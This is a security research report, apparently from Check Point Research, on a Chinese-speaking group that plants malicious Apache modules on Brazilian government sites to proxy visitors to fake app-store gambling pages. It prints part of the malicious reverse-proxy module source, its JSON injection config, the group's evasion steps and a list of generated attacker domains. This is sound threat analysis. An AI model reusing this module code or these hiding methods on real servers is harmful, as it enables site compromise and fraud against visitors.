

Gaming the system: how a Chinese-speaking actor turned Brazilian government sites into an SEO weapon

 research.checkpoint.com/2026/gaming-the-system-how-a-chinese-speaking-actor-turned-brazilian-government-sites-into-an-seo-weapon

stcpresearch

September 2, 2026



September 2, 2026

Research by: Amit Yardeni

Key Points

- **A Chinese-speaking actor is now targeting Brazil.** Check Point Research has uncovered a sustained campaign against Brazilian organizations, primarily government and educational institutions since mid-2025. We dubbed this group Gambling Goblin: a Chinese-speaking cybercrime cluster connected to a previously documented group, Earth Berberoka, that targeted gambling sites across Asia. It marks a shift from Brazil's usual home-grown banking-trojan threats to a foreign operator moving in
- **Compromised web servers turned into stealthy proxies.** The attackers compile and install malicious Apache modules on victim servers that silently reverse-proxy visitors to attacker-controlled phishing pages, while the traffic still appears to originate from the legitimate domain, with the site's own security headers stripped so injected content runs freely.

- **Large-scale SEO manipulation.** The phishing pages pose as trusted app stores such as Google Play, Microsoft Store, and Amazon. Behind that facade, they push online gambling and sports betting, and they chain together compromised high-reputation domains, many of them Brazilian government sites, to inflate search rankings and hijack traffic at scale.
- **A broad, heavily obfuscated Linux toolkit.** Once inside a host, the group deploys custom tools – downloader (**DownPro**), multiple backdoors including the modular **AlphaAgent** and the **oRAT** RAT, a 3snake-based credential stealer, an SSH brute-forcer, and a plugin-driven reconnaissance agent. Most of them are wrapped in packing and virtualization layers to slow analysis and evade detection.
- **The operation reaches well beyond Brazil.** We identified parallel phishing networks localized in Vietnamese, Spanish, and English, alongside infrastructure that generates fresh domains daily – evidence the model is built to scale and be exported to new regions.
- **One step from direct malware delivery.** Because the pages already mimic app-download destinations, the same infrastructure sits a single configuration change away from pushing malware straight to victims, a latent escalation risk beyond the current search-fraud scheme.

Introduction

Since mid-2025, Check Point Research has tracked a sustained campaign against Brazilian organizations. The tradecraft points to a Chinese-speaking cybercrime group connected to Earth Berberoka, an actor first [documented](#) targeting gambling sites across Asia.

Once inside a victim, the group deploys a broad Linux toolkit: a custom downloader, several backdoors, and familiar offensive utilities. Most of it arrives heavily obfuscated – wrapped in layered virtualization and packing to slow analysis and evade detection.

The purpose becomes clear at the network layer. The attackers install custom Apache modules that quietly proxy visitors to a sprawling set of phishing pages. Many of those pages sit on Brazilian government domains that appear to have been compromised and repurposed without their owners' knowledge.

The reach extends beyond Brazil. We uncovered a second phishing network run by the same actor; this one is built for Vietnamese victims.

The likely goal is SEO manipulation at scale. By hijacking trusted, high-reputation domains, many of them Brazilian government sites, the operators borrow that reputation to push their own content up the search rankings and hijack the traffic that follows. But the same

infrastructure could serve a more dangerous end: the phishing pages impersonate app-download destinations such as Google Play, the Microsoft Store, and Amazon, which leaves the operators one step from pushing malware straight to victims.

Infection Flow





Figure 1 – Infection chain

Initial Access

We have not directly observed this group's initial access, but a revealing artifact surfaced on one of their servers: an exposed open directory hosting an ELF binary written in Go that bundles numerous reconnaissance and scanning plugins. The toolset reads like a complete attack-surface-mapping pipeline for internet-facing targets.

The group refers to this agent as “cluster-asset-mapping”, or “cam-agent” for short. It runs with a handful of flags:

- **default** – long-lived worker session for orchestrated task dispatch
- **f** – foreground mode without logging
- **flog** – enable logging (use with **f**)
- **h** – show help
- **v** – show version



```

.text:00000000 55          push     rbp
.text:00000001 48 89 E5    mov      rbp, rsp
.text:00000002 48 83 EC 38  sub     rsp, 38h
.text:00000003 48 89 5C 24 50  mov     [rsp+40h+arg_8], rbx
.text:00000004 48 89 44 24 48  mov     [rsp+40h+arg_0], rax
.text:00000005 48 8D 15 5D 70 2D 00  lea     rdx, qword_2FBECE0
.text:00000006 48 89 54 24 28  mov     [rsp+40h+var_18], rdx
.text:00000007 48 8D 15 E1 AF A5 01  lea     rdx, off_4742C70 ; "cam-agent [-f] [-flog] [-h] [-v]"
.text:00000008 48 89 54 24 30  mov     [rsp+40h+var_10], rdx
.text:00000009 48 8D 4C 24 28  lea     rcx, [rsp+40h+var_18]
.text:0000000A BF 01 00 00 00  mov     edi, 1
.text:0000000B 48 89 FE    mov     rsi, rdi
.text:0000000C E8 3A 3A 84 FD  call    fmt_Fprintln
.text:0000000D 48 8D 15 33 70 2D 00  lea     rdx, qword_2FBECE0
.text:0000000E 48 89 54 24 28  mov     [rsp+40h+var_18], rdx
.text:0000000F 48 8D 15 C7 AF A5 01  lea     rdx, off_4742C80 ; " default long-lived worker session fo"
.text:00000010 48 89 54 24 30  mov     [rsp+40h+var_10], rdx
.text:00000011 48 8B 44 24 48  mov     rax, [rsp+40h+arg_0]
.text:00000012 48 8B 5C 24 50  mov     rbx, [rsp+40h+arg_8]
.text:00000013 48 8D 4C 24 28  lea     rcx, [rsp+40h+var_18]
.text:00000014 BF 01 00 00 00  mov     edi, 1
.text:00000015 48 89 FE    mov     rsi, rdi
.text:00000016 E8 06 3A 84 FD  call    fmt_Fprintln

```

Figure 2 – Cam-agent help message

The agent carries a configuration that includes:

- worker_endpoint
- server_id
- project
- agent_token
- embedded PEM certificates and keys for the server and agent
- a plugin list
- report policies

It logs to payload-run.log under the default directory of /tmp/asset-scan. The agent reads the JSON report policies to decide how to run its scan. The policies are driven by the following fields:

- common web ports
- batch_size
- retry_count
- retry_backoff_seconds
- level

Figure 3 – Network scan report policy

The agent communicates with its server over gRPC, authenticating with the certificates and keys from its own configuration. It uses many known open-source pentesting tools as modules:

- **dirprobe** – takes URLs and a directory list or profile, sends HTTP requests, and records the status code, response length, and title for each probed path.

- **httpx** – takes URLs, ports, and HTTP options, then collects the status code, response length, title, protocol, TLS details, and banners from each target.
- **naabu** – takes IPs or hostnames, port ranges, and a scan mode, attempts TCP connections across all targets, and marks each port as open, closed, or filtered.
- **nuclei (v3)** – takes URLs, paths, and workflows, executes HTTP/DNS/TCP checks as defined by templates, and emits a structured result for each match (template ID, severity, affected URL, evidence).
- **subfinder** – takes root domains, resolvers, and a depth, then enumerates subdomains via DNS brute force, certificate transparency, and passive sources, returning the discovered subdomains.
- **whatweb** – a Wappalyzer-style fingerprinter that issues HTTP requests to each target and applies rules to identify web servers, frameworks, CMS platforms, JavaScript libraries, and more.

Stealth phishing structure

Apache Modules

The group automates deployment of its malicious Apache module through a Bash installer. The script first confirms it is running as root, then fingerprints the host as either Debian/Ubuntu or CentOS/RedHat and pulls in the matching Apache development packages so the module can be compiled on the victim itself. It downloads the module's C source, `opsproxy.c`, from a hardcoded staging server and, notably, patches the source on the fly to insert a missing macro definition so the code compiles cleanly. This is a small touch that shows the operators built the module to run across a range of victim configurations.

Compilation and installation are handled in a single step via Apache's own `apxs` tooling, which also wires the module into the server's configuration. What follows is a deliberate effort to hide the intrusion: the script deletes the source and all build artifacts, then timestomps the resulting `.so` and its load-configuration files to match legitimate, pre-existing Apache modules such as `mod_ssl` or `mod_suexec`, so the malicious files blend in during a casual review. It then enables the stock proxy, headers, and rewrite modules the malicious module depends on, tests the configuration, and restarts Apache to bring everything live.

Throughout, the script's status messages are written in Chinese and decorated with emoji, a style that may point to AI-assisted development.

```

static int ops_translate_name(request_rec *r)
{
    const char *rest = NULL;
    char *proxytarget;
    const char *rel;
    const ops_route_entry *route;

    if (!r || !r->uri) {
        return DECLINED;
    }

    /* Find matching route */
    for (route = ops_routes; route->public_prefix; route++) {
        if (ops_is_prefix(r->uri, route->public_prefix, &rest)) {
            break;
        }
    }
    if (!route->public_prefix) {
        return DECLINED;
    }

    rel = ops_trim_slashes(r->pool, rest);
    proxytarget = ops_build_proxy_filename(r, route->upstream_host,
                                           route->upstream_base, rel);

    /* Critical: filename must start with "proxy:" (NOT "/proxy:") */
    if (strncmp(proxytarget, "proxy:", 6) != 0) {
        return HTTP_INTERNAL_SERVER_ERROR;
    }

    r->filename = proxytarget;
    r->handler = "proxy-server";
    r->proxyreq = PROXYREQ_REVERSE;

    apr_table_setn(r->notes, OPS_NOTE_KEY, "1");
}

```

Figure 4 – Checking the URL by the Apache module

The source file, `opsproxy.c`, reveals a purpose-built reverse proxy that quietly grafts attacker-controlled content onto a compromised web server. The module registers itself at Apache's name-translation stage and inspects every incoming request for one of a small set of hardcoded URL prefixes which in our samples, `/wps`, `/bmw`, and `/card`. When a request matches, the module rewrites it into a reverse-proxy request to a corresponding upstream server hardcoded into the source, silently relaying the visitor to attacker infrastructure while the request still appears, to the outside world, to come from the legitimate compromised domain.

To make that relayed content render without interference, the module strips the upstream site's Content-Security-Policy headers. It replaces them with a deliberately permissive policy that allows inline and dynamically evaluated scripts, third-party assets,

and data: and blob: sources. This removes the restrictions a browser's CSP normally enforces, allowing injected or externally hosted scripts to execute freely.




Figure 5 – CSP stripping so injected scripts can run

The module also forwards the original Host header and adds standard proxy headers so the upstream sees a convincing request. The effect is a compromised, reputable server acting as a stealthy front door: certain paths transparently serve attacker content, and the browser protections that would ordinarily block foreign scripts are switched off for exactly those paths.




Figure 6 – How the compromised .gov site relays attacker content to visitors

A second ELF Apache module used by the group disguises itself as a basic filter module while registering request and response hooks that examine visitor headers, URI paths, referrers, and client IPs. It carries a static configuration, decrypts it with RC4, and parses it into two rule types:

1. **rule1** – an array of matching rules (path, referrer, or User-Agent, paired with a proxy URL)
2. **rule3** – an optional response-filtering or injection configuration

```
{
  "rule1": {
    "enable": 1,
    "rules": [
      {
        "host": "",
        "keyvalue": "",
        "op": 0,
        "ref": "",
        "op_ref": 0,
        "ua": "",
        "op_ua": 0,
        "proxyurl": "http://...{host}...{hip}...{url}...{name}..."
      }
    ]
  },
  "rule3": {
    "enable": 1,
    "body": {
      "type": 1/2/3,
      "data": "BASE64..."
    },
    "spiderua": ""
  }
}
```

Figure 7 – JSON struct example

Using a compiled-in regex for `<body.*?>` to locate its injection point, the module expands placeholders such as `{host}`, `{hip}`, `{url}`, and `{name}`, fetches remote content with `libcurl`, and writes that content into Apache responses via `ap_rwrite` and bucket manipulation. This gives a remote service control over what selected visitors and crawlers see on the compromised server. This is a behavior consistent with SEO cloaking and content-injection malware.

Brazilian infrastructure

Fetching the content served from the three upstream IP addresses hard-coded in the proxy module reveals the phishing infrastructure itself. Each address hosts a page impersonating a trusted app-distribution platform, localized in Brazilian Portuguese (`lang="pt-BR"`) and dressed up with fabricated ratings, review counts, and structured `schema.org` metadata to appear legitimate to both users and search-engine crawlers.

Dê uma olhadal



Jogo-do-bicho-palpite-para-amanha

por vitur

★★★★★ 8547 avaliações de clientes

Preço: Aplicativo gratuito para baixar

Vendido por: Amazon Serviços de Varejo do Brasil, Ltda.

Obter o aplicativo

Aprenda como funciona comprar



Estrelas-bet

Início

Apps

Jogos

Celular

Instalar

Online

Guias

Atualizar

Últimas



Estrelas-bet Aproveite Odds Melhores Em Odds Competitivas Com Recursos De Responsabilidade Com Suporte 24 Horas.

Estrelas-bet Jogar na Sorriso Bet ou em qualquer casa exige disciplina



Microsoft Store

Início

Aplicativos

Jogos

Temas

Sobre

Pesquisar apps

Entrar



Santos Futebol Clube X Sport Recife Minuto A Minuto

Por LB_Luna

4.0 ★

41685 classificações

L

Classificação Livre

Apps

Categoria

Compartilhar

Gratuito · Compras no aplicativo

Figure 8 – Several phishing pages shown by the Apache module.

All those IPs lean heavily on Bing's thumbnail service (tse-mm.bing.com) to source imagery, tag their Open Graph and Twitter cards with @GooglePlay and @microsoftstore handles, and consistently theme around online gambling and sports betting aimed at a Brazilian audience – the actual monetization behind the campaign's search-manipulation scheme. Tellingly, the pages carry Chinese-language CSS comments (for example a comment translating to “bottom

navigation bar — fixed to the bottom on mobile, hidden on desktop”), the same operator fingerprint seen across the group’s server-side tooling.

Inspecting the domain used by the second Apache module brought us to a domain called `playfootball[.]info` that has a phishing page similar to the earlier ones. Unlike the earlier upstream samples that pulled assets from Bing thumbnails and a fake CDN, this one loads Google’s real production assets – the actual `gstatic.com` Play Store CSS bundle, Material Icons fonts, and the genuine Google Play logo SVG.




Figure 9 – The phishing page used by the second Apache module

The most revealing finding from this page is that the app tiles and nav links don’t point to a single server; they point to dozens of real Brazilian domains, the majority of them legitimate `.gov.br` government sites, each serving the attacker’s gambling pages under paths like `/jogos` and `/nova`. The compromised institutions span every level of Brazilian government. At the federal level, they include a government ministry and a national public agency. At the state level, victims include a state legislative assembly, state courts of accounts, and a state-owned utility. The largest share, however, is local government: municipal administrations spread across numerous cities and multiple states. A smaller set of commercial `.com.br` sites such as local news outlets, health clinics, and business associations rounds out the victims.

Beyond Brazil

As we pivoted through the phishing infrastructure, the trail led well beyond Brazil. Several of the IP addresses hosted subdomain and domain generators, giving the operators a fresh supply of domains every day – a rotation scheme built to outpace blocklists and takedowns.

HTML Sitemap			
This is an HTML Sitemap			
URL	Priority	Change Frequency	Last Change
http://www.haiminfo.com/	1.0	Always	2026-07-22 17:18:01
http://www.poculturemeier.com/	1.0	Always	2026-07-22 17:18:01
http://www.chinapoo.com/	1.0	Always	2026-07-22 17:18:01
http://www.gdzehy.com/	1.0	Always	2026-07-22 17:18:01
http://www.shrcj.com/	1.0	Always	2026-07-22 17:18:01
http://www.eh2jrx.com/	1.0	Always	2026-07-22 17:18:01
http://www.leisucn.com/	1.0	Always	2026-07-22 17:18:01
http://www.startwork.com/	1.0	Always	2026-07-22 17:18:01
http://www.huiwanqia.com/	1.0	Always	2026-07-22 17:18:01
http://www.jgiteyourjobsearch.com/	1.0	Always	2026-07-22 17:18:01
http://www.guoposiembra.com/	1.0	Always	2026-07-22 17:18:01
http://www.creleion.com/	1.0	Always	2026-07-22 17:18:01
http://www.zyadi.com/	1.0	Always	2026-07-22 17:18:01
http://www.77bi.vip/	1.0	Always	2026-07-22 17:18:01
http://www.fqfscv.com/	1.0	Always	2026-07-22 17:18:01
http://www.cityofflower.com.cn/	1.0	Always	2026-07-22 17:18:01
http://www.azqzy.com/	1.0	Always	2026-07-22 17:18:01
http://www.albi.cn/	1.0	Always	2026-07-22 17:18:01
http://www.081009.cn/	1.0	Always	2026-07-22 17:18:01
http://www.chaochaoti.cn/	1.0	Always	2026-07-22 17:18:01
http://www.schaobao.com.cn/	1.0	Always	2026-07-22 17:18:01
http://www.yunmacare.com/	1.0	Always	2026-07-22 17:18:01
http://www.dqzdtqz.com/	1.0	Always	2026-07-22 17:18:01
http://www.t-huivang.com/	1.0	Always	2026-07-22 17:18:01
http://www.zunshengzaw.com/	1.0	Always	2026-07-22 17:18:01
http://www.hzsizs.com.cn/	1.0	Always	2026-07-22 17:18:01
http://www.dsioh.cn/	1.0	Always	2026-07-22 17:18:01
http://www.13840237923.com/	1.0	Always	2026-07-22 17:18:01
http://www.zhaogtaous.com/	1.0	Always	2026-07-22 17:18:01
http://www.xmiskki.com.cn/	1.0	Always	2026-07-22 17:18:01
http://www.bb9ydt9.love/	1.0	Always	2026-07-22 17:18:01
http://www.chinese-mk.com/	1.0	Always	2026-07-22 17:18:01

Figure 10 – Domain generator used by the group

Some of the generated domains pointed to adult-content and gambling sites aimed at a Chinese-speaking audience, tying the infrastructure back to the operators' origin and their long-running focus on the gambling sector.




Figure 11 – A gambling site in Chinese from the domain generator list

More telling, we found phishing pages built on the same template as the Brazilian ones, but localized in Vietnamese, Spanish, and English. The Brazilian operation is not a one-off: the same playbook is being adapted for other regions, and the infrastructure is clearly built to scale.

